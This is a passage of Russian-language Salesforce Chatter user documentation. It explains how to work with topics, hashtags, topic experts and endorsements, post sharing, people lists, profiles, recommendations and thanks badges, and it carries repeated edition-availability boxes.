- Количество пользователей, добавивших данную тему в обновления
- Количество пользователей, прокомментировавших сообщения с данной темой

#### Имя

Сортировка по имени темы.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic



Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.



## Просмотр сведений о теме

Чтобы просмотреть описание темы и ленту, содержащую обновления для темы от всех пользователей и общедоступных групп, просмотрите страницу сведений о теме.

Чтобы открыть страницу сведений о теме, щелкните нужную тему или хэштег. Ниже перечислены действия, доступные на странице сведений о теме.

- Чтобы быстро найти соответствующие сведения, воспользуйтесь [поиском по ленте темы](#). Чтобы получить дополнительную информацию о теме, а также просмотреть список людей и общедоступных групп, которые интересуются данной темой, просмотрите ленту.
- Добавьте сообщение прямо в ленту темы. Сообщение будет автоматически доступно отслеживающим пользователям. При необходимости добавьте сообщение в группу со своим участием. Добавление сообщения в ленту темы инициирует автоматическое добавление темы в сообщение.
- Просмотрите [знаковок](#) темы и подтвердите людей, считающихся знаками. Список «Знаки» позволяет пользователям скрывать самих себя.
- Чтобы начать отслеживание темы и просматривать обновления темы в ленте, щелкните ссылку [+ «Отслеживать»](#).
- Измените имя и описание темы. Щелкните значок  в верхнем правом углу и выберите пункт «Редактировать сведения». Разрешается изменять только регистр и интервал между именами тем.
  -  **Прим.:** Имена и описания тем, включая темы, отображающиеся только в личных группах и записях, являются общедоступными. Сообщения или записи с темами и сообщения или записи без тем используют одинаковые параметры безопасности и конфиденциальности.
- Чтобы просмотреть дополнительную информацию о теме, воспользуйтесь доступными списками на правой боковой панели.

### Связанные темы

Другие темы, добавленные вместе с текущей темой.

### Недавние файлы

Доступные файлы, опубликованные в ленту темы последними.

### Группы обсуждения

Общедоступные группы и группы со своим участием, использовавшие данную тему последними.

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:


- «Назначение тем»

Для редактирования имен и описаний тем:

- «Редактирование тем»


## Отслеживание тем

Отслеживание тем позволяет пользователю просматривать обновления в ленте Chatter.

Чтобы начать отслеживание темы, щелкните ссылку  «Отслеживать» в одной из перечисленных ниже областей.

- Страница сведений о теме
- Список тем

Разрешается отслеживать не более 500 людей, тем и записей. Чтобы просмотреть количество отслеживаемых элементов, воспользуйтесь списком «Отслеживание» в профиле.

Чтобы отменить отслеживание темы, щелкните значок  напротив ссылки «Отслеживание». Обновления, публикуемые для темы, отслеживание которой отменено, не отображаются в ленте Chatter.

Отключение функции отслеживания лент для тем блокирует возможность отслеживания новых тем, но не препятствует отслеживанию тем, отслеживаемых ранее. Данные темы учитываются ограничением по количеству отслеживаемых людей, тем и записей. Чтобы отменить отслеживание темы после отключения функции отслеживания лент, воспользуйтесь интерфейсом Chatter REST API.


## Поиск и подтверждение знатоков темы

Пользователи могут находить и определять экспертов посредством раздела «Знатоки» страниц тем и вкладки «Общие сведения» страниц профилей.

Страница темы отображает пять лучших знатоков данной темы на основе их активности и полученного признания. Например, Chatter использует частоту:

- упоминания людей в сообщениях или комментариях к сообщениям, содержащих тему;
- получения людьми предпочтений по комментариям к сообщениям, содержащим тему;
- получения людьми подтверждений для темы.

Подтверждения — это верный признак наличия знаний. Другими словами, пользователь, компетентность которого подтверждается другим пользователем, автоматически добавляется в список знатоков.

 **Прим.:** Список знатоков составляется и обновляется один раз в день.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.


### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



Чтобы изменить подтверждения, выполните указанные ниже действия.


- Чтобы подтвердить компетентность пользователя, щелкните ссылку **«Подтвердить»** под именем нужного пользователя. При отсутствии нужного пользователя в разделе «Знатоки» щелкните ссылку **«Подтвердить людей»** для просмотра полного списка и поиска других пользователей. (Система не позволяет подтвердить самого себя, пользователей Chatter Free и клиентов.)
- Чтобы удалить подтверждение пользователя, щелкните значок  напротив ссылки «Подтверждено» под именем нужного пользователя. Пользователь, подтверждение которого удалено, может остаться в списке знатоков, при условии, что он подтвержден другими людьми или является активным участником темы.

Чтобы удалить самого себя из списка знатоков, выполните указанные ниже действия.

- Щелкните ссылку **«Скрыть меня»** под собственным именем. Данное действие позволяет скрыть собственное имя от других пользователей. Чтобы восстановить самого себя в списке знатоков, щелкните ссылку **«Подтвердить людей»** и выберите **«Показать меня»** напротив собственного имени.

Чтобы просмотреть все навыки пользователя, выполните указанные ниже действия.

- Откройте вкладку «Общие сведения» на странице профиля пользователя. Чтобы просмотреть страницу сведений о теме, щелкните имя нужной темы. Чтобы добавить или удалить подтверждения, щелкните значок положительной оценки.



- !** **Важное замечание:** При включении функции «Навыки Work.com» навыки заменяют профильные темы на страницах профилей. (Навыки пользователей сообществ Salesforce заменяют темы только в стандартном сообществе.) Самозаявленные навыки учитываются при вычислении уровней знаний.


СМ. ТАКЖЕ:

[Общие сведения о навыках](#)

### Добавление тем в сообщения

Чтобы систематизировать сообщения или повысить их доступность, рекомендуем добавить темы. Темы могут быть добавлены в собственные сообщения сразу после публикации или любые сообщения ленты в любое время.

- ✓ Прим.:** Имена всех тем, включая темы, используемые исключительно в личных группах или записях, отображаются в списке тем; имена и описания всех тем доступны для поиска.

- Щелкните значок  в верхнем углу сообщения.
- Щелкните «**Добавить темы**» или «**Редактировать темы**».
- Начните вводить текст в редакторе тем. По мере ввода выберите одну из предложенных тем или продолжите ввод для создания собственной уникальной темы. Чтобы добавить несколько тем, введите темы через запятую.  
  
Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.  
  
Сообщения могут содержать не более 10 тем.
- По завершении нажмите кнопку «**Готово**» или клавишу ENTER.

Добавленные темы преобразуются в ссылки на страницы сведений о темах.

СМ. ТАКЖЕ:

[Добавление тем с хэштегами в сообщения и комментарии](#)

[Добавление темы в избранное](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:

- «Назначение тем»

Для добавления новых тем в сообщения и комментарии:

- «Создание тем»

## Добавление тем с хэштегами в сообщения и комментарии

Чтобы систематизировать сообщения и комментарии или повысить их доступность, рекомендуем использовать темы.

Например, публикуемое обновление о работе над презентацией для компании «Опытный садовник» может быть дополнено темой с хэштегом **#Опытный садовник**. Чтобы получить дополнительную информацию о компании «Опытный садовник», а также просмотреть список людей и групп, участвующих в соответствующих обсуждениях, щелкните тему.

Чтобы добавить тему с хэштегом, выполните указанные ниже действия.

1. При создании обновления введите символ **#** и нужный текст. По мере ввода выберите одну из предложенных тем или нажмите клавишу **ENTER** для добавления новой темы, содержащей не более трех слов.

Запятые и закрывающие квадратные скобки автоматически завершают ввод темы. Использование других знаков препинания, символов и разделителей в именах тем разрешено.

2. Нажмите кнопку **«Опубликовать»**.

Тема с хэштегом преобразуется в ссылку на страницу сведений о теме. Тема (без хэштега) также автоматически добавляется в сообщение верхнего уровня. Например, добавление хэштега **#Опытный садовник** в комментарий к сообщению сотрудника инициирует добавление темы **Опытный садовник** в сообщение сотрудника.

Чтобы удалить тему с хэштегом после публикации обновления, полностью удалите сообщение или комментарий. При необходимости удалите тему из сообщения верхнего уровня.

СМ. ТАКЖЕ:

[Добавление тем в сообщения](#)

## ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:

- «Назначение тем»



Для добавления новых тем в сообщения и комментарии:

- «Создание тем»

## Удаление тем из сообщений

При необходимости удалите тему из сообщения.


Пользователи могут удалять темы из сообщений ленты, но не могут удалять темы с хэштегами. Удаление тем не инициирует их необратимого удаления. Прежде чем удалить тему из сообщения, определите, кем она была добавлена. Обновление, содержащее темы, о которых не знает текущий пользователь, может отслеживаться другим пользователем.

1. Щелкните значок  в верхнем углу сообщения.
2. Щелкните «**Редактировать темы**».
3. Щелкните значок  напротив нужной темы.
4. Нажмите кнопку «**Готово**» или клавишу ENTER.


Удаление темы из сообщения инициирует удаление сообщения из ленты темы на странице сведений о теме, а также из лент всех отслеживающих.

## Добавление темы в избранное

Чтобы отслеживать обновления темы, добавьте нужную тему в избранное.

1. Чтобы открыть страницу сведений о теме, щелкните имя нужной темы.
2. Щелкните значок  в верхнем правом углу и выберите пункт «**Добавить в избранное**».

Имя, отображаемое в избранном, соответствует названию темы.

 **Совет:** Чтобы открыть страницу сведений о теме при просмотре избранной темы, щелкните имя нужной темы вверху ленты.

СМ. ТАКЖЕ:

[Просмотр всех тем](#)

## Просмотр тем, обсуждаемых людьми

Темы, обсуждаемые пользователем, отображаются в разделе «Темы недавних обсуждений» профиля Chatter. Данный раздел содержит темы, интересующие пользователя или являющиеся для него профильными; как правило, это популярные темы или темы, добавленные в собственные или прокомментированные сообщения текущим или другими пользователями в течение последних двух месяцев. Из соображений конфиденциальности раздел «Темы недавних обсуждений» не содержит темы, используемые исключительно в личных группах или лентах записей. Пользователю доступно не более пяти тем; первой отображается самая популярная или недавно добавленная тема. Раздел «Темы недавних обсуждений» отображается только при условии использования тем в течение последних двух месяцев. Чтобы просмотреть страницу сведений о теме, щелкните нужную тему в данном разделе.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления тем из сообщений:

- «Назначение тем»

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

 **Прим.:** Список «Профильные темы» и функция «Навыки Work.com», включенные в организации, заменяют раздел «Темы недавних обсуждений» на страницах профиля.

### Просмотр тем, обсуждаемых группами

Темы, обсуждаемые группой, отображаются в разделе «Темы недавних обсуждений» страницы сведений о группе. Данный раздел содержит темы, интересующие участников группы или являющиеся для них профильными; как правило, это популярные темы или темы, добавленные в сообщения группы в течение последних двух месяцев. Пользователю доступно не более пяти тем; первой отображается самая популярная или недавно добавленная тема. Раздел «Темы недавних обсуждений» отображается только при условии использования тем в группе. Чтобы просмотреть страницу сведений о теме, щелкните нужную тему в данном разделе.

### Просмотр самых обсуждаемых тем компании

Раздел «Самые обсуждаемые темы» на вкладке Chatter отображает темы, обсуждаемые в Chatter в настоящее время. Темы, добавляемые пользователями в сообщения и комментарии или комментируемые или выбираемые в качестве понравившихся чаще всего, становятся самыми обсуждаемыми. Например, если сотрудники планируют принять участие в предстоящей конференции Dreamforce и активно обсуждают эту тему в Chatter, то тема Dreamforce становится одной из самых обсуждаемых. Самая обсуждаемая тема определяется не только показателями популярности, и, как правило, относится к разовому или редкому событию, которое является актуальным на настоящий момент (например, проведение конференции или приближающийся срок сдачи проекта). Из соображений конфиденциальности раздел «Самые обсуждаемые темы» не содержит темы, используемые исключительно в личных группах или лентах записей.

СМ. ТАКЖЕ:

[Просмотр тем, обсуждаемых людьми](#)

[Просмотр тем, обсуждаемых группами](#)

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

## Публикация сообщений

### Публикация сообщения Chatter

Публикация позволяет быстро скопировать общедоступное сообщение в профиль или группу.

Общедоступные сообщения Chatter, содержащие текст, ссылки или файлы, могут быть опубликованы в профиле пользователя, группе или посредством ссылки.

Ниже перечислены рекомендации по публикации сообщений.

- Сообщение может быть опубликовано в собственный профиль, но не в профили других пользователей.
- В отличие от файлов и вложений, комментарии и предпочтения по исходному сообщению не могут быть опубликованы.
- Опубликованное сообщение может быть прокомментировано, но не может быть изменено.
- Отслеживаемые и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений) не могут быть опубликованы.
- Сообщения могут быть опубликованы только в группы со своим участием.
- Сообщения могут быть опубликованы в группы, поддерживающие доступ клиентов. Тем не менее, клиенты и другие участники группы не могут публиковать сообщения из личных групп.
- Обновление, опубликованное в виде ссылки посредством сообщения эл. почты или мгновенного сообщения, может быть просмотрено только пользователями Chatter, являющимися сотрудниками компании.

В случае публикации сообщения другим пользователем текущему пользователю отправляется соответствующее электронное уведомление. Чтобы изменить параметры электронных уведомлений, введите строку «*Параметры эл. почты Chatter*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Параметры Chatter**».

СМ. ТАКЖЕ:

[Просмотр отдельного сообщения Chatter](#)

### Публикация сообщения Chatter в профиле пользователя

Чтобы предоставить отслеживаемым пользователям доступ к общедоступному сообщению, опубликуйте нужное сообщение в собственном профиле.

Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений).

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите кнопку «**Опубликовать**».
3. Введите комментарий к сообщению или пропустите текстовое поле.
4. Выберите пункт «**Мой профиль**» в раскрывающемся списке.
5. Нажмите кнопку «**Опубликовать**».

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**



Опубликованное сообщение появится в ленте Chatter, доступной в профиле пользователя.

СМ. ТАКЖЕ:

[Доступность сообщений](#)

## Публикация сообщения Chatter в группе

Сообщения могут быть опубликованы только в группы со своим участием.

Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений). Сообщения не могут быть опубликованы в архивные или неуказанные группы.

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите кнопку **«Опубликовать»**.
3. Введите комментарий к сообщению или пропустите текстовое поле.
4. Выберите пункт **«Группа»** в раскрывающемся списке.
5. Чтобы выбрать группу из списка, введите часть имени нужной группы.

При публикации сообщения с файлом выберите уровень доступа **«Гости»**, чтобы разрешить участникам группы только просмотр файла, или **«Соавторы»**, чтобы разрешить участникам группы загрузку и изменение файла.

6. Нажмите кнопку **«Опубликовать»**.  
Опубликованное сообщение появится в ленте группы.

СМ. ТАКЖЕ:

[Доступность сообщений](#)

## Публикация ссылки на сообщение Chatter

Сообщение может быть опубликовано для других пользователей Chatter посредством сообщения эл. почты или мгновенного сообщения.

Ниже перечислены рекомендации по публикации ссылок на сообщения.

- Ссылка на сообщение из личной группы не может быть опубликована.
- Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений).
- Сообщение, опубликованное в виде ссылки, может быть просмотрено только пользователями Chatter.

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите кнопку **«Опубликовать»**.
3. Щелкните **«Показать ссылку на сообщение»** в верхнем углу.
4. Скопируйте и вставьте ссылку в сообщение эл. почты или мгновенное сообщение для дальнейшей отправки нужным пользователям.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience.

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

Ссылка, выбранная получателем сообщения эл. почты или мгновенного сообщения, открывает сообщение в обновлениях Chatter.

СМ. ТАКЖЕ:

[Доступность сообщений](#)

## Просмотр отдельного сообщения Chatter

Сообщение ленты Chatter для пользователя, записи или группы может быть просмотрено отдельно.

- Щелкните временную отметку под нужным сообщением ленты (например, **«Вчера в 12:57»**).
- Чтобы просмотреть только связанное сообщение, щелкните ссылку в тексте электронного уведомления Chatter.
- Чтобы просмотреть все обновления ленты, щелкните **«Все обновления»**.

СМ. ТАКЖЕ:

[Публикация ссылки на сообщение Chatter](#)

## Люди организации

### Общие сведения о людях

Вкладка «Люди» и список «Люди» на вкладке Chatter содержат список пользователей организации.

- Чтобы просмотреть профиль пользователя, щелкните его имя или фотографию.
- Чтобы обновления пользователя отображались в ленте Chatter, щелкните ссылку **«Отслеживать»**. **Клиенты** недоступны для отслеживания.
- Чтобы обновления пользователя больше не отображались в ленте Chatter, щелкните ссылку **«Отслеживание»**.
- Чтобы отсортировать список, щелкните заголовок столбца.
  - **«Имя»**: сортировка по имени (в алфавитном порядке). По умолчанию значения списка отображаются в порядке убывания.
  - **«Отслеживание»**: сортировка по отслеживаемым и неотслеживаемым пользователям.
- Чтобы найти конкретного пользователя, введите часть его имени или фамилии в поле поиска, расположенное в верхней части страницы. По мере ввода выполняется автоматическая фильтрация списка.
- Чтобы просмотреть список пользователей, фамилии которых начинаются с определенной буквы, щелкните нужную букву вверху списка.
- Содержимое списка «Люди» определяется размером организации. Например, крупные организации позволяют отображать пользователей только после начала поиска по имени пользователя. При вычислении примерного количества пользователей, включая внутренних пользователей, пользователей сообществ и пользователей Chatter, учитываются все типы лицензий пользователя Salesforce.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

| Примерное количество пользователей | Представление по умолчанию | Применение фильтра «Все люди» по умолчанию    |
|------------------------------------|----------------------------|---|
| Не более 25                        | Все люди                   | Все пользователи организации                  |
| 26 — 25 000                        | Недавно просмотренные люди | Люди, профили которых просматривались недавно |
| Более 25 000                       | Недавно просмотренные люди | Никто (до начала поиска)                      |

- [Пригласите пользователей](#) в сеть Chatter. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.
- Просмотрите список пользователей, рекомендуемых сетью Chatter для отслеживания. Чтобы просмотреть все рекомендации, щелкните **«Дополнительно»** в разделе «Рекомендованные люди». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает всех рекомендованных людей.

Вкладки Chatter, «Люди», «Профиль», «Группы» и «Файлы» доступны в приложении Chatter по умолчанию. Выберите приложение Chatter в меню приложений, расположенном в верхнем правом углу любой страницы. Вкладки, добавленные администратором в другие приложения, будут доступны пользователю в этих приложениях только в том случае, если ранее не была выполнена настройка параметров отображения. В этом случае пользователю придется самостоятельно добавить вкладки в данные приложения.

СМ. ТАКЖЕ:


[Модераторы Chatter](#)

## Общие сведения о профиле Chatter

Профиль Chatter может быть дополнен фотографией и личной информацией, позволяющей лучше узнать пользователя.

Чтобы просмотреть собственный профиль, щелкните собственное имя в любой области приложения. При необходимости откройте вкладку «Профиль» или выберите пункты *Имя пользователя* > **«Мой профиль»** вверху любой страницы. Чтобы просмотреть профиль другого пользователя, щелкните имя нужного пользователя.


Ниже перечислены действия, доступные на данной странице.

1. [Измените фотографию для профиля.](#)
2. Чтобы изменить контактные данные, щелкните значок  в разделе «Контакт».
3. Просмотрите содержимое разных вкладок. Вкладки настраиваются администратором, который может добавлять настраиваемые вкладки или удалять стандартные вкладки.
  - Вкладка «Лента»: просмотрите [ленту Chatter](#) или [опубликуйте обновление](#).
  - Вкладка «Общие сведения»: обновите раздел «Обо мне», просмотрите действия в сообществе «Вопрос и ответ» или «Идеи», [просмотрите группы](#) или [просмотрите списки отслеживающих и отслеживаемых](#).
4. Измените профиль или откройте личные параметры.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**


-  **Прим.:** При просмотре профиля другого пользователя отображаются дополнительные параметры. Например, дополнительные параметры позволяют начать или отменить отслеживание пользователя, либо [отправить ему личное сообщение](#).

СМ. ТАКЖЕ:

- [Рекомендации по профилям](#)
- [Рекомендации по людям](#)
- [Просмотр действий в сообществах «Идеи» и «Вопросы»](#)
- [Индивидуальная настройка системы Salesforce](#)
- [Редактирование личных сведений](#)


## Рекомендации по профилям

Ниже перечислены рекомендации по использованию профилей.


- Сведения, указанные в разделе «Обо мне», доступны для поиска и расширяют доступность пользователя.
- Сообщения пользователя отображаются на вкладке «Лента» и в лентах отслеживающих. Чтобы удалить сообщения из лент, наведите указатель мыши на нужное сообщение и щелкните значок .
- Чтобы изменить адрес эл. почты, указанный в контактных данных, воспользуйтесь ссылкой в электронном подтверждении, отправленном на новый адрес эл. почты.
- Профили назначаются не всем пользователям. Профили не назначаются пользователям портала и пользователю подключения в организациях, использующих функцию Salesforce to Salesforce.

## Использование списков отслеживающих и отслеживаемых

Списки «Отслеживание» и «Отслеживающие» в профиле пользователя содержат сведения об отслеживаемых элементах и их количестве, а также отслеживающих пользователей. Чтобы открыть список «Люди» и начать отслеживание пользователей, щелкните ссылку **«Найти людей для отслеживания»** в списке «Отслеживание». Списки «Отслеживание» и «Отслеживающие» также доступны для просмотра в профилях других пользователей.

-  **Прим.:** После включения Chatter пользователь автоматически отслеживает некоторых людей и записи в организации.

Чтобы просмотреть полный список в алфавитном порядке, щелкните ссылку **«Показать все»** в любом списке.

- Чтобы ознакомиться с полным списком, щелкните **«Далее»** или **«Назад»**.
- Список «Отслеживание» может быть отфильтрован по пользователям или объектам, например, по организациям или контактам.
- В списке «Отслеживание» текущего пользователя: чтобы отменить отслеживание пользователя или записи, щелкните значок .
- В списке «Отслеживание» другого пользователя: чтобы начать отслеживание пользователя или записи, щелкните **«Отслеживать»**.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Contact Manager** и **Developer Edition**.

- В списке «Отслеживающие»: чтобы начать отслеживание пользователя, щелкните ссылку **+** «Отслеживать». Чтобы отменить отслеживание пользователя, щелкните значок **x**.
- Чтобы закрыть окно, нажмите кнопку «Готово».

СМ. ТАКЖЕ:

[Доступность сообщений](#)

[Рекомендации по людям](#)

## Рекомендации по людям

Chatter рекомендует тех пользователей организации, чьи интересы схожи с интересами текущего пользователя. Например, сеть Chatter рекомендует пользователей, которые:

- отслеживают тех же людей, что и текущий пользователь;
- встречаются в иерархии управления, например, менеджер, собственные подчиненные и подчиненные менеджера.

Система Salesforce выбирает рекомендации по полю «Менеджер» на странице личных сведений. Сеть Chatter рекомендует пользователей на основе иерархии управления только в том случае, если это поле заполнено. Поле «Менеджер» может редактироваться только администратором Salesforce.

- являются популярными, то есть отслеживаются большим количеством пользователей;
- являются новичками в сети Chatter;
- интересуются теми же записями, что и текущий пользователь. Например, рекомендуются те пользователи, которые внесли изменения в недавно просмотренные организации.
- отслеживаются вместе с отслеживаемыми пользователями. Например, пользователю, отслеживающему действия Ирины Захаровой, рекомендуется Елена Петрова, если они одновременно отслеживаются группой пользователей.

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку «Дополнительно» в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает всех рекомендованных людей.

СМ. ТАКЖЕ:

[Общие сведения о профиле Chatter](#)

## Выражение благодарности сотрудникам

Пользователи могут награждать сотрудников эмблемами и публиковать свои благодарности прямо в ленту Chatter.

- ☑ **Прим.:** При использовании лицензии Chatter Free функция «Благодарность» отличается наличием некоторых ограничений.

Функция «Награды» требует наличия лицензии на компонент Work.com. Данная лицензия поддерживает вручение, создание и получение эмблем, связанных с наградами.

Чтобы выразить признание за проделанную работу или достигнутые результаты, воспользуйтесь благодарностью.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях: **все версии** при использовании Chatter.



Просмотреть обзор: Поблагодарить в Chatter

**1.** Щелкните ссылку **«Благодарность»** в публикаторе Chatter.

Если элемент **«Спасибо»** не отображается, щелкните **«Подробнее»** и выберите **«Спасибо»** в раскрывающемся меню издателя.

**2.** Введите имя нужного пользователя.

В настоящее время система позволяет одновременно благодарить только одного пользователя, но разрешает упоминать других пользователей в сообщении.

**3.** Чтобы выбрать другую эмблему, щелкните ссылку **«Изменить эмблему»**. В противном случае воспользуйтесь стандартной эмблемой.

Пользователям доступно 12 предопределенных эмблем. Чтобы просмотреть дополнительную информацию об эмблеме, щелкните изображение нужной эмблемы.

**4.** Введите сообщение для пользователя, которому выражается благодарность.

**5.** Выберите нужную аудиторню.

- **«Мои отслеживающие»:** доступно всем отслеживающим.
- **«Группа»:** доступно только определенной группе. Найдите и выберите нужную группу из списка. Пользователь, которому выражается благодарность, @упоминается в начале сообщения. Сообщение, опубликованное в личную группу, доступно только ее участникам. Тем не менее, эмблема будет также отображаться на вкладке «Признание» профиля получателя.

**6.** Нажмите кнопку **«Опубликовать»**.

Сообщение-благодарность добавляется в собственную ленту и ленту соответствующего пользователя. Сообщение, опубликованное в общедоступную группу или на страницу записи, добавляется в ленту группы или записи и профиль пользователя. Сообщение, опубликованное в личную группу, доступно только ее участникам. Тем не менее, эмблема будет также отображаться на вкладке «Признание» профиля получателя.

## Списки «Собственные файлы» на страницах профиля

Список «Собственные файлы» в профиле пользователя отображает файлы, добавленные последними в сообщении Chatter.

Список содержит файлы, добавленные ответственным за профиль в сообщение ленты в профиле, группе или на странице записи, либо загруженные в библиотеки Salesforce CRM Content. Наведите указатель мыши для просмотра доступных параметров или щелкните имя файла для открытия соответствующей страницы сведений.

Чтобы просмотреть список всех файлов, вложенных и загруженных ответственным за профиль, щелкните ссылку **«Показать все»**. Список не содержит недоступные файлы, документы со вкладки «Документы» и вложения из связанного списка «Примечания и вложения». Ниже перечислены действия, доступные в данном списке.

- Загрузка личных файлов, либо предоставление общего доступа к файлам людям, группам или по ссылке.
- Предварительный просмотр файла (при его наличии).
- Отслеживание файла для получения обновлений в ленте.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **Group, Enterprise, Professional, Performance, Unlimited, Contact Manager** и **Developer**

- Выбор имени файла для просмотра страницы сведений о файле.

СМ. ТАКЖЕ:


[Фильтрация списка файлов](#)

## Активность и влияние Chatter

Посмотрите личную статистику по действиям Chatter (например, количество опубликованных сообщений и полученных предпочтений) и проверьте относительное влияние Chatter.

Статистика по действиям Chatter определяет количество собственных сообщений и комментариев, количество комментариев, добавленных другими пользователями, и количество пользователей, которым понравились сообщения и комментарии текущего пользователя. Влияние Chatter определяет соотношение действий текущего пользователя с действиями других пользователей.

- Популярные агенты влияния принимают активное участие во многих социальных сетях и регулярно делятся ценным содержанием.
- Активные агенты влияния побуждают других пользователей к участию и предоставлению информации.
